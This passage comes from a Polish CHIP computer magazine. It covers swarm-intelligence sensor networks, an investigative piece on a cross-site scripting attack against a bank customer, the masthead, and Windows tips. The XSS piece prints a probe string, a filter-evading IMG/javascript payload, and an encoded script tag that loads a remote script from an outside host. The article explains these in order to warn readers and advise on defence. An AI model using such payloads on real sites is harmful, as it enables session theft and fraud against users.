Wiatraki stojące w przednim rzędzie wysyłają zaktualizowane dane z pomiarów wiatru do wiatraków z tyłu. Te będą mogły natychmiast zaadaptować się do warunków, np. zmienić ustawienie wirników w przypadku groźnych porywów wiatru.

Sieć kontroluje się sama

Wzorowane na stadach sieci przesyłowe mogą w przyszłości odegrać istotną rolę w energetyce. W planowanej obecnie europejskiej, zintegrowanej sieci energetycznej więcej energii wytwarzanej będzie z odnawialnych źródeł, takich jak woda, wiatr czy słońce. Wówczas zdaniem ekspertów sterowanie tak gigantycznymi sieciami z centrum kontroli nie będzie już

możliwe. „Musimy zastanowić się, jak systemy dostarczania energii mogą kontrolować się same” – mówi profesor Martin Geiner z Siemensa. Wizja profesora Geinera to wprowadzenie inteligencji do sieci przesyłowych w celu natychmiastowego wychwytywania wahań napięcia jeszcze w punktach węzłowych, a nie dopiero w już i tak przeciążonych centrach kontroli. Dzięki temu będzie można uniknąć rozległych awarii sieci, które w kilku krajach doprowadziły w ostatnich latach do braku prądu w całych miastach, a nawet regionach.


Rozproszona inteligencja jest już wykorzystywana w ruchu ulicznym. Pilotażowe projekty systemów zarządzania ruchem drogowym mają pomóc rozładowywać korki. Tysiące czujników ukrytych pod chodnikami, na mostach czy w słupkach ulicznych zbiera informacje o natężeniu ruchu oraz o kierunku i prędkości poruszania się pojazdów.

W miejscach szczególnie zagrożonych wypadkami, np. takich jak tunele, natychmiastowe, automatyczne analizowanie danych okazuje się niezwykle pomocne. Dobrym przykładem jest tu szwajcarski tunel Giswil, który został wyposażony w inteligentny monitoring. System może nie tylko wykryć ogień, ale także zidentyfikować zablokowane pojazdy czy korek. W tym celu oceniający sytuację algorytm porównuje aktualne zdjęcia z przechowywanymi w bibliotece. W przypadku radykalnej różnicy system włącza alarm i uruchamia procedury bezpieczeństwa: światła uliczne natychmiast zmieniają się na czerwone i włączane są odciągacze dymu. Z konieczności tworzenia takich rozwiązań zdano sobie sprawę, gdy w 1999 roku w 12-kilometrowym tunelu pod Mont Blanc zapaliła się ciężarówka, a podczas trwającej aż 53 godziny akcji ratunkowej zginęło 39 osób.

Na ilustracji powyżej pokazujemy, jak sensory mogą pomóc strażakom w zlokalizowaniu źródła pożaru. Podobny scenariusz mógłby sprawdzić się oczywiście także w tunelu. Zniszczone elementy zastępowane są przez nowe i ad hoc podłączane do sieci monitorowania. Nawet obecny monitoring wideo jest w pewnym stopniu oparty na „oprogramowaniu stadnym”.

Strażak w sieci czujników

Sieć sensorów informuje strażaków o temperaturze, źródle wydobywania się dymu i zanieczyszczeń oraz prowadzi ich do centrum pożaru.







Podgląd tunelu

Wszystkie informacje dotyczące monitorowania ruchu ulicznego są zbierane w centrum kontroli. W razie zagrożenia inteligentne kamery wraz z innymi systemami w szwajcarskim tunelu Giswill aktywują się i dokonują pomiarów bezpieczeństwa.

Śmieci same się wyrzucą

Samodzielne organizowanie pracy – to cecha „myślących” obiektów, które pojawią się w nieodległej przyszłości. Wśród nich zapewne będą pojemniki na śmieci. Wyposażone w odrobinę inteligencji, niewielkie układy w nie wbudowane, będą komunikować się między sobą i odnajdywać optymalną drogę transportu, tak jak stado mrówek. Nawet podział funkcji przy pracy będzie taki, jak w mrówczej kolonii.

Pojemnik X do robota transportującego Y: skieruj mnie do opróżnienia! ■

Więcej informacji:

Projekty badawcze Siemensa (ang.)
w4.siemens.de/ct/en/home/index.html
Projekt SWARMS (ang.)
www.swarms.de
Kontrolowanie plam ropy (niem.)
www.ipa.fraunhofer.de/Arbeitsgebiete/robotersysteme/forschung/eumop.php
Laboratorium Inteligencji Zbliżeniowej w Instytucie Fraunhofera (ang.)
www.igd.fraunhofer.de/igd-a1/projects/amilab/index.html

CSI: INTERNET

Część 1


Groźne odsyłacze

Ekipa CHIP-a z pomocą najlepszych specjalistów od zabezpieczeń z całej Europy, krok po kroku, tak jak śledczy w tytułowym serialu, odkrywa tajniki hakerskich trików. W pierwszym odcinku nowej serii „CSI: Kryminalne zagadki Internetu" CHIP pokazuje, jak profesjonaliści tropią sprawców ataków. *Valentin Pletzer, Mateusz Sikorski*

Michał M. padł ofiarą ataku hakerów, ale nie potrafił tego udowodnić. Sprawca nie zostawił żadnego widocznego śladu przestępstwa: logi serwera w banku Michała M. zawierały tylko jego adres IP, a jego domowy komputer jest wolny od wirusów, spyware'u i trojanów. Szkody jednak zostały wyrządzone: dowodem na to jest rachunek na ponad 3000 zł za sprzęt elektroniczny zakupiony w rosyjskim sklepie internetowym.

„Numer PIN mojego konta w banku internetowym znam tylko ja, a numery TAN trzymam dobrze schowane" – zarzekał się pan M. i podkreślał: „Nigdy nie dałem się nabrać na emaile phishingowe. Wiem, że mój bank nigdy nie zażąda poprzez pocztę elektroniczną, bym podał mój numer PIN lub 20 numerów TAN w jakimś formularzu online".

DZIURAWE STRONY



PODATNE NA XSS **Nawet strony wielkich firm i instytucji nie ustrzegły się przed dziurami w zabezpieczeniach. Swoje serwisy uszczelniły dopiero po wiadomości od nas.**

Przypadki takie jak ten należą do typowych działań oszustów. Ponieważ bardzo dużo serwisów internetowych wykazuje poważne luki w systemach zabezpieczeń, pomysłowi hakerzy mogą uruchamiać ataki typu Cross Site Scripting. Tego rodzaju działania przeprowadzane są na serwerach licznych instytucji finansowych – praktycznie każdy korzystający z ich usług może paść ofiarą ataku hakerów. Nawet serwisy wielkich banków, które zbudowały swoją pozycję na bezpieczeństwie transakcji, można złamać za pomocą testowego włamu.

Wracamy do naszego przypadku. W nadziei, że jednak w jakiś sposób uda mu się odzyskać pieniądze, pan M. zwrócił się do nas z prośbą, byśmy wyjaśnili zagadkową sprawę. Dobrze, że od czasu zagadkowego zdarzenia, nie korzystał on ze swojego komputera. Podobnie jak specjaliści w amerykańskim serialu kryminalnym „CSI", także specjalny zespół CHIP-a bada ślady na miejscu zdarzenia – w tym przypadku peceta i zawartość jego twardego dysku. Na początek potwierdzamy prawdziwość zeznań pana M.: komputer jest wolny od szkodliwego oprogramowania. Możemy więc wykluczyć manipulacje dokonane za pomocą trojanów lub keyloggerów. Przypadek nadal jest zagadkowy. Kto uzyskał dostęp do konta bankowego M.? A przede wszystkim – w jaki sposób?

Ślady na miejscu przestępstwa

Pierwszy ślad znajdujemy na koncie pocztowym Michała M.: wiadomość z obietnicą gwarantowanej wygranej: »Kliknij tutaj, aby otrzymać nagrodę«. Na pierwszy rzut oka wiadomość wygląda niewinnie. Inaczej bowiem niż w przypadku emaili phishingowych ta wiadomość wprost wskazuje na serwer banku. Ślad jest jednak gorący: strona internetowa, która otwiera się po kliknięciu odsyłacza, znajduje się w wprawdzie w domenie instytucji finansowej, ale wskazywana witryna nie istnieje. Zawartości strony nikt oprócz pana M. nie oglądał. Czy haker podmienił zawartość witryny, stosując atak typu Man in the Middle (osoba pośrodku), polegający na przechwytywa-

Zdjęcia: CBS („CSI: Kryminalne zagadki Las Vegas")



Nowa seria CHIP-a

W serialu „CSI: Kryminalne zagadki Las Vegas” (w Polsce nadaje go stacja TVP 2 w każdy poniedziałek) kryminolodzy wyjaśniają kulisy zbrodni, korzystając z metod naukowych. CHIP wziął serial „CSI” za wzór dla nowego cyklu, w którym pokażemy, jak profesjonaliści zwalczają komputerową przestępczość.

niu przesyłanych danych? To niemożliwe: HTTPS, a także połączenie ze stroną banku szyfrowane SSL wyklucza tego rodzaju ataki.

Szukamy dalej i natrafiamy w emailu na następne ślady. Adres URL wskazuje wyszukiwarkę banku, a tam, gdzie podawana jest szukana fraza, znajdujemy niezwykle długi łańcuch znaków. Dokładna analiza wyjaśnia zagadkę: chodzi o kod szesnastkowy (nazywany także heksadecymalnym), który po dokładniejszym obejrzeniu okazuje się JavaScriptem. Co więcej, ten skrypt nie znajduje się na serwerze banku. Zaczynamy podejrzewać, że pan M. padł ofiarą ataku typu Cross Site Scripting (XSS).

Tajemnica JavaScriptu

Żeby zrozumieć, jak przeprowadzono atak, dokładnie analizujemy odsyłacz z JavaScriptem w naszym laboratorium. Dopiero po zakończeniu badania otwieramy odsyłacz, tak samo jak zrobił to pan M. Na pierwszy rzut oka nie dzieje się nic niezwykłego. Zostaje załadowana strona WWW, na której zostaje nam zaprezentowana rzekoma wygrana. Jednak przyjrzenie się kodowi źródłowemu strony zdradza coś jeszcze. Kryje się tam ten sam kod JavaScriptu, który znamy z rozszyfrowanego odsyłacza. Kod znajduje się dokładnie w tym miejscu, gdzie normalnie powinno się znajdować zapytanie do wyszukiwarki – klasyczny trik oparty na Cross Site Scripting.

Teraz jest już jasne: twórcy strony zapomnieli o filtrowaniu zapytań użytkowników. Dzięki temu hakerzy mogli wprowadzić do formularza tag JavaScriptu. Wystarczyło zatem kliknąć »Szukaj« i skrypt został wbudowany w stronę WWW. Skrypt Javy został automatycznie wstawiony w miejsce szukanego pojęcia i przeglądarka przekierowuje bezpośrednio do niego. Później haker musiał tylko skopiować odsyłacz do strony z wynikiem z pola adresowego – w emailu wysłanym do pana M.

Aby potwierdzić prawdziwość tej teorii, przeprowadzamy test i wprowadzamy w pole wyszukiwania niegroźny tekst: »‘;-“<XSS>=&{()}«. To trik, który podejrzeliśmy u hakerów. Popatrzmy, co się dzieje: niezmieniony ciąg w tekście źródłowym witryny banku zdradza jej podatność na atak typu XSS.

Co jednak ten skrypt daje hakerom? Aby znaleźć odpowiedź na to pytanie, nasi specjaliści otworzyli plik i rozłożyli na czynniki pierwsze jego funkcje. Oto co stwierdzili: JavaScript został tak spreparowany, że śledził wszelkie działania podejmowane przez M., związane z bankowością internetową.

Tak należy chronić witrynę WWW

Obecnie dostępne filtry antyphishingowe są bezużyteczne w walce przeciwko technikom ataku opartym na Cross Site Scripting. Jest po prostu zbyt wiele sposobów na zmanipulowanie strony WWW. Sytuację utrudnia dodatkowo to, że atak przeprowadza się nie z jakiegoś zhakowanego serwera, a z zasadniczo bezpiecznej witryny banku, sklepu internetowego czy portalu informacyjnego. W takim przypadku możemy udzielić tylko jednej rady: aby nie klikać bardzo długich odsyłaczy, nawet wówczas gdy znajdują się one na stronie szyfrowanej protokołem HTTPS. Nawet znane i zaufane serwisy banków internetowych nie powinny być obdarzane bezgranicznym zaufaniem. O bezpieczne korzystanie z Internetu może w zasadzie zadbać tylko jedna osoba – webmaster. Musi on udostępnione użytkownikom formularze chronić przed manipulacjami. W idealnym przypadku wygląda to tak, że do wpisywania powinny być dozwolone wyłącznie litery i cyfry. Znaki specjalne, takie jak nawiasy „<” i „>”, są interpretowane przez przeglądarki jako kod programu, co prowadzi do potencjalnie niebezpiecznych skryptów Javy.

ŚLAD 1

Do: michalm50@
DW:
Temat: 100 wspaniałych nagród

Szanowni Państwo,

Właśnie rozpoczęła się wiosenna promocja, a wraz z nią wielki konkurs ze 100 wspaniałymi nagrodami do wygrania. Wezmą w nim udział wszyscy klienci naszego banku, którzy w dniach 1.1.2007 do 30.5.2007 zgłoszą na naszej stronie chęć udziału w losowaniu, można to zrobić tutaj.

Serdecznie pozdrawiamy i życzymy wygranej!

Zespół Banku Pocztowego

```
http://www.pocztowy.pl/search?func=view&wid=100&languages=Polish&query=%3C%73%63%72%69%70%74%
```

```
<script
src="http://xyz12345678.googlepages.com/new_logo.js"
></script>
```

PRZYNĘTA W EMAILU Hakerzy stosujący metodę XSS musieli znaleźć sposób, by ich ofiara kliknęła podesłany jej odsyłacz. Za tym adresem URL kryje się zamaskowany i bardzo szkodliwy JavaScript.

CSI: INTERNET





EKSPERT

Johann Peter Hartmann jest właścicielem firmy Mayflower. Opracowane przez nią narzędzie o nazwie Chorizo znajduje luki bezpieczeństwa w kodzie stron WWW.

Mroczna strona przeglądarki

Proste odfiltrowanie kodu JavaScriptu niestety nie wystarczy. Dlaczego? Rzućmy okiem na listę sztuczek stosowanych przez włamywaczy. Wprowadzenie JavaScriptu wcale nie wymaga zawarcia w kodzie HTML znacznika »<script>«. Skrypt da się wywołać także w inny sposób, na przykład przez znacznik »<img>«, który zasadniczo służy do osadzania obrazków na stronach WWW. Polecenie »<IMG SRC=jAVascriPt: alert(String.fromCharCode(88,83,83))« działa zarówno w Operze 9.02, jak i Internet Explorerze 6 i omija większość mechanizmów filtrujących. Skuteczność tego triku opiera się na wykorzystaniu znaków specjalnych oraz pomieszaniu wielkich i małych liter. Ponadto brak tu klamry zamykającej, a mimo to przeglądarki wykonują polecenie – co jest efektem ich tolerancji na błędy. Ponieważ wiele stron WWW zawiera wadliwe tagi HTML i bez automatycznej korekcji błędów w ogóle by się nie wyświetlało, twórcy przeglądarek postanowili nieco poluzować ścisłe reguły. Niestety, złoczyńcy z tej zalety uczynili zagrożenie.

Żeby potwierdzić nasze podejrzenia, zwróciliśmy się do eksperta od zagrożeń opartych na atakach typu XSS. Johann Peter Hartmann jest specjalistą do spraw bezpieczeństwa internetowego i właścicielem firmy Mayflower, która na zlecenie zajmuje się sprawdzaniem, czy strony WWW nie zawierają groźnych luk. Hartmann prawie zawsze coś znajdzie: „Nie uwierzycie, jak wiele serwisów jest dziurawych". Jeśli ktoś chciałby sprawdzić, czy jego serwis nie zawiera niebezpiecznych luk, może to zrobić za pomocą narzędzia Chorizo Security Scanner. Jedynym wymogiem jest darmowa rejestracja na stronie Mayflower. Po analizie serwisu pakiet podaje wskazówki na temat znalezionych luk.

Gra z bezpieczeństwem


Zagrożenie atakiem typu XSS dotyczy większej liczby stron WWW, niż można sobie wyobrazić. Wielu webmasterów nie ma pojęcia, jakie dziury zawierają serwisy, którymi administrują, inni ignorują zagrożenia związane z XSS. Kto jednak takich tylnych drzwi dla hakerów szybko nie zamknie, nie tylko naraża bezpieczeństwo swojego serwisu, ale także wystawia na szwank odwiedzających go internautów. Nawet znane firmy, takie jak Apple, Amazon czy eBay, nie ustrzegły się błędów. Na strony eBay i Amazon przeprowadzono już ataki z użyciem XSS, natomiast programiści Apple'a załatali dziurę po zwróceniu im przez nas uwagi. Lukę w zabezpieczeniach znaleźliśmy też np. w serwisach Ministerstwa Gospodarki i Banku Pocztowego.

Niestety, przedstawione dzisiaj metody nie pozwalają czuć się bezpiecznie. Hakerzy stale wynajdują nowe sposoby ataków. „Ich pomysłowość jest bezgraniczna" – potwierdza Johann Peter Hartmann. Więcej na ten temat przeczytacie w następnym odcinku naszej nowej serii „CSI: Kryminalne zagadki Internetu". ■


WIĘCEJ INFORMACJI:

https://chorizo-scanner.com: Pakiet narzędziowy firmy Mayflower do wyszukiwania luk na stronach internetowych.

ŚLAD 2




```
.wm,v 1.8 2004/03/03 10:44:35 olaf Exp $ -->
ng="0" cellpadding="0" border="0" width="750" align="center">
le">
pan="2"><a href="/"><img src="http://xyz12345678.googlepages.com/new_logo.js" width
h="647">
nnerserver $Id: BannerSet.wm,v 1.5 2004/03/03 10:38:44 olaf Exp $ -->
```



SZKODLIWY SKRYPT **Poprzez pole wyszukiwarki hakerzy przemycają skrypt na stronę WWW i zmuszają przeglądarkę do jego wykonania – w tym przypadku realizujący niewinną wymianę grafik.**

Adres redakcji:

00-342 Warszawa, ul. Topiel 23

tel.: 0-22 320 19 00, faks: 0-22 320 19 01

WWW: www.chip.pl, e-mail: redakcja@chip.pl

Redakcja:

Redaktor naczelny: Michał Adamczyk

Dyrektor artystyczny: Karol Tyczyński

Sekretarz redakcji: Monika Żuber-Mamakis

Korekta: Katarzyna Winsztal

Zespół: Bartłomiej Dramczyk, Rafał Frąckiewicz, Maciej Laskus, Piotr Lisowski, Andrzej Pająk, Rafał Petras

Stali współpracownicy: Eryk Algo, Piotr Dębek, Michał Karpiński, Michał Kołodziejczyk, Piotr Lewandowski, Jaromir Łański, Marcin Meszczyński, Jacek Orłowski, Marcin Ostapowicz, Monika Otoka, Ewa Prus, Radosław Staszak, Tomasz Szetyński, Jacek Szleszyński, Janusz Żmudziński

Laboratorium:

Kierownik: Robert Dec

Zespół: Jarosław Cichoszewski, Robert Dutkiewicz, Grzegorz Glonek, Marek Grzybowski, Karol Muchalski, Karol Kulas, Arkadiusz Uriasz, Marek Winter, Jacek Wójtowicz

Zgłoszenia sprzętów do testów: chip-lab@chip.pl

Produkcja i DTP:

Produkcja: Sławomir Gajda

Skład: Jarosław Sokół

Pre-Press: Hubert Karasiewicz, Andrzej Stefańczyk, Sławomir Szczepański

Projekt graficzny i okładka: Karol Tyczyński

Zdjęcia: Maciej Kulczyński, Zbigniew Paluch

Publikacje elektroniczne:

Software product manager: Tomasz Sulejewski

CHIP-CD/DVD: Paweł Mamakis

Grupy dyskusyjne:

Serwer: news://news.chip.pl

Opinie i komentarze do artykułów: chip.artykuly

Uwagi do zawartości CD/DVD: chip.chip_cd

Pytania techniczne: chip.gry, chip.software, chip.hardware, chip.internet

Dział reklamy (dzial.reklamy@vbc.pl):

Dyrektor biura reklamy VBC:

Małgorzata Nowak, tel.: 0-22 320 19 76

Kierownik biura reklamy: Magdalena Jabłońska, tel.: 0-22 320 19 90, tel. kom. 608 60 01 26

Filip Tzimas, tel.: 0-22 320 19 82, tel. kom. 694 49 53 77

Sprzedaż reklam za granicą:

Europa: Vogel Burda Communications, Erik Wicha

tel.: +49 89 74 64 23, faks: +49 89 74 64 22 17;

e-mail: ewicha@vogelburda.com

Tajwan: Taiwan Bright Int. Co., Ltd., Vincent Lee

tel.: +886 2 2755 7901 5, faks: (+886 2) 2755 7900;

e-mail: vincent@mail.taiwanbright.com.tw

USA/Kanada: Vogel Europublishing Inc., Martina Hauser

tel.: +1 925 803 1266, e-mail: vogelit@cs.com

Dział marketingu (dzial.marketingu@vbc.pl)

Marcin Rachwalski, tel.: 0-22 320 19 67

Kolportaż:

Dyrektor kolportażu: Mariusz Ryznar,

e-mail: m.ryznar@burda.pl

Leszek Łabędzki, e-mail: l.labedzki@burda.pl

Burda Polska sp. z o.o.

Dział kolportażu

54-432 Wrocław

ul. Strzegomska 236 A

tel.: 0-71 376 28 23

tel./faks: 0-71 373 72 86

Prenumerata redakcyjna i sprzedaż numerów archiwalnych:

Burda Direct Polska sp. z o.o.

53-439 Wrocław

ul. Grabiszyńska 163

tel.: 0-71 72 22 878, faks: 0-71 72 22 870

e-mail: chip_prenumerata@burdadirect.pl

Prenumerata w Internecie:

magazyn.chip.pl/prenumerata.html

Sprzedaż numerów archiwalnych:

tel.: 0-71 72 22 878

e-mail: abo@burdadirect.pl

Prenumeratę można również zamówić w firmach: RUCH SA, Kolporter SA (na terenie kraju), Poczta Polska: jednostki firm właściwe dla miejsca zamieszkania (zagranica), RUCH SA: Oddział Krajowej Dystrybucji Prasy, 00-958 Warszawa, skr. pocztowa 12; www.ruch.pol.pl, bezpłatna infolinia: (800) 12 00 29

Wydawca: Vogel Burda Communications sp. z o.o.

Członek Ogólnopolskiego Stowarzyszenia Wydawców i Związku Kontroli Dystrybucji Prasy

Prezes: Andreas Möller

Druk: Vogel Druck und Medienservice GmbH & Co. KG, Leibnizstrasse 5, 97204 Höchberg



Nr indeksu: 321133

ISSN 1230-817x

Spis reklamodawców

TIPS & TRICKS

Irytujące problemy z pecetem są codziennością każdego użytkownika. Nasze wskazówki i sztuczki pomogą szybko, pewnie i na długo im zaradzić. *Jan Leopolski, Andrzej Pająk*

Spis sztuczek i wskazówek

Uwaga: W listingach szara linia oddziela jedno polecenie języka programowania od drugiego. Należy je wpisywać jako całość. Czerwoną kropką (»•«) oznaczone są spacje występujące pomiędzy poleceniami.
Narzędzia & listingi na CD/DVD: Polecenia, listingi i złożone adresy WWW znajdują się w jednym pliku LISTINGI.TXT, w katalogu Tips&Tricks. Tam również umieszczamy opisane w tekście programy narzędziowe.

1 Windows XP
Usuwanie udostępnionych folderów z okna Mój komputer

Standardowo Windows XP prezentuje udostępnione katalogi w oknie Mój komputer w »Pliki przechowywane na tym komputerze«. Jeśli nie korzystamy z tego skrótu, możemy go usunąć, a tym samym poprawić przejrzystość okna Mój komputer.

TIP Uruchamiamy Edytor Rejestru. W tym celu otwieramy kolejno »Start | Uruchom«, wpisujemy »regedit« i klikamy »OK«. W strukturze drzewa w oknie po lewej stronie przechodzimy do klucza »HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\NameSpace\DelegateFolders«. Znajdziemy w nim różne klucze o tajemniczych nazwach, składające się z nawiasów klamrowych oraz ciągów cyfr i liter. Znajdujemy i kasujemy klucz

```
{59031a47-3f72-44a7-89c5-5595fe6b30ee}
```


Po restarcie systemu ikony udostępnionych folderów znikają z okna Mój komputer.

Wskazówka: Jeśli jednak później chcielibyśmy szybko przywrócić widoczność tych ikon, zamiast kasować klucz, zmieńmy tylko jego nazwę. Nadajmy mu na przykład nazwę »ALT {59031a47-3f72-44a7-89c5-5595fe6b30ee}«. Jeżeli się rozmyślimy i postanowimy odtworzyć oryginalne ustawienia, wystarczy, że skasujemy napis »ALT« z nazwy klucza i ponownie uruchomimy Windows.

2 Windows 2000, XP
Kopiowanie do Schowka pełnej ścieżki dostępu do pliku


To jest irytujące: Windows nie oferują żadnej prostej możliwości skopiowania nazwy pliku wraz z jego pełną ścieżką dostępu do Schowka systemowego. Czasem byłoby jednak wygodnie wkleić te informacje do dokumentu lub wysłać je emailem.

TIP Pomoże genialny w swojej prostocie trik. Najpierw otwieramy okno dialogowe »Uruchom« poprzez menu »Start | Uruchom« lub przez skrót klawiszowy [Windows]+[R]. Trzeba tylko zwrócić uwagę, czy pole »Otwórz« jest puste. Przeważnie zastaniemy tam ostatnio użytą komendę. Po otwarciu okna dialogowego wpis w nim automatycznie jest zaznaczony, więc wystarczy wcisnąć klawisz [Del], by go skasować. Teraz klikamy w Eksploratorze Windows pozycję,



1 *CZAPKA NIEWIDKA* Zmiana w Rejestrze ukrywa informacje o tych prywatnych katalogach.

w której znajdują się pliki, których nazwę i ścieżkę dostępu chcemy skopiować do Schowka. Wciskamy i przytrzymujemy lewy przycisk myszy i przeciągamy ikonę pliku do okna dialogowego »Uruchom«. Kiedy puścimy klawisz myszki, w polu »Otwórz« w cudzysłowie pojawi się pełna ścieżka dostępu i nazwa interesującego nas dokumentu. Gdy ponownie klikniemy to okno dialogowe, system zaznaczy zawartość pola. Teraz z łatwością skopiujemy ją za pomocą skrótu klawiszowego [Ctrl]+[C] do Schowka. Później wystarczy kombinacją [Ctrl]+[V] wstawić ową zawartość do dokumentu i ewentualnie także skasować ciąg znaków z okna »Uruchom«. Na koniec zamykamy okno – na wszelki wypadek przyciskiem »Anuluj«.



2 **NA SKRÓTY** **Przeciągamy plik na okno dialogowe »Uruchom«, aby uzyskać pełną ścieżkę dostępu do pliku. Pojawia się ona razem z nazwą dokumentu.**



3 **UZDOLNIONY** **W zakładce »Copy Options« ustalimy dokładne warunki kopiowania.**

3 **Windows 2000, XP**

Uproszczenie wykonania nietypowych kopii

Po DOS-ie wszelki ślad już zaginął – na dobre i na złe. Na złe dlatego, że stare polecenia wydawane z linii komend, takie jak »copy« oraz »xcopy«, były użyteczne, zwłaszcza gdy chcieliśmy zastosować tę samą operację wiele razy lub na wielu różnych plikach i stosowaliśmy przetwarzanie wsadowe. Trzeba jednak przyznać, że komendy DOS-u nawet w postaci wsadowej nie były zbyt wygodne. Poszukaliśmy dla nich bardziej użytecznej alternatywy.

TIP W skład Windows Server 2003 Resource Tools wchodzi polecenie konsoli »robocopy«. Pozwala ono wykonywać złożone operacje kopiowania i zależne od wielu czynników. W ten sposób można na przykład upewnić się, czy zgadzają się dane źródłowe i docelowe. Program dostępny jest na naszej płycie. Robocopy pozwala zastosować wiele parametrów – nawet zbyt wiele, by na wszystkie zwracać uwagę. Pomoże więc niewielka nakładka graficzna »copyrite XP«. Dzięki niej łatwo jest poszczególne zadania po prostu „wyklikać". Ponadto gotowe polecenie można wyeksportować w postaci komendy tekstowej, co okazuje się bardzo przydatne przy tworzeniu plików do przetwarzania wsadowego. Ta aplikacja dostępna jest w wersji 1.1.0 na licencji freeware na naszym krążku albo w najnowszej edycji oznaczonej jako 1.4 w cenie 9,95 USD (ze strony **copyrite.dynu.com**).

Instalacja: Najpierw rozpakowujemy archiwum »critexp.zip« i uruchamiamy »setup.exe« – nakładka graficzna jest już przygotowana do pracy. Teraz otwieramy »rktools.exe« w celu zainstalowania właściwego narzędzia i kopiujemy plik »robocopy.exe« z katalogu »C:\Program Files\Windows Resource Kits\Tools« do folderu, gdzie wcześniej umieściliśmy CopyRite.

Definiowanie reguł kopiowania: Po uruchomieniu programu w zakładce »General« określamy ścieżkę dostępu do pliku źródłowego oraz miejsce, do którego będziemy kopiować. Następnie w zakładce »Copy Options« możemy ustalić, czy także podkatalogi mają podlegać tej operacji, jak również czy powinny zostać zachowane atrybuty plików, czas utworzenia, informacje o właścicielu dokumentów oraz prawa dostępu NTFS. Zakładka składa się z trzech części, między którymi przełączamy się, klikając ikonę strzałki po prawej stronie na dole. W ten sposób możemy np. w części »Copy Options 3« określić, czy opisywane narzędzie ma określone atrybuty dodać do plików, czy też je usunąć. Przydaje się to np. wówczas, gdy pobierając pliki z płyt CD, chcemy zdjąć oznaczenie, że mogą one być tylko odczytywane, ale już nie zapisywane.

Określanie szczegółów kopiowania: W zakładce »File Selection« doprecyzowujemy zasady doboru plików. Ta zakładka też jest podzielona na części, tym razem cztery. Najpierw zajmujemy się warunkowymi atrybutami plików. W drugiej części można wyłączyć z operacji określone nazwy plików oraz ścieżki. W »File Selection Options 3« ustalamy z kolei reguły oparte na czasie: kwalifikujemy pliki do kopiowania według daty ich utworzenia lub modyfikacji, a w czwartej części – według rozmiarów dokumentów. Warto jeszcze zwrócić uwagę na zakładkę »Logging«, gdzie ustalamy pliki rejestrujące przebieg operacji kopiowania.

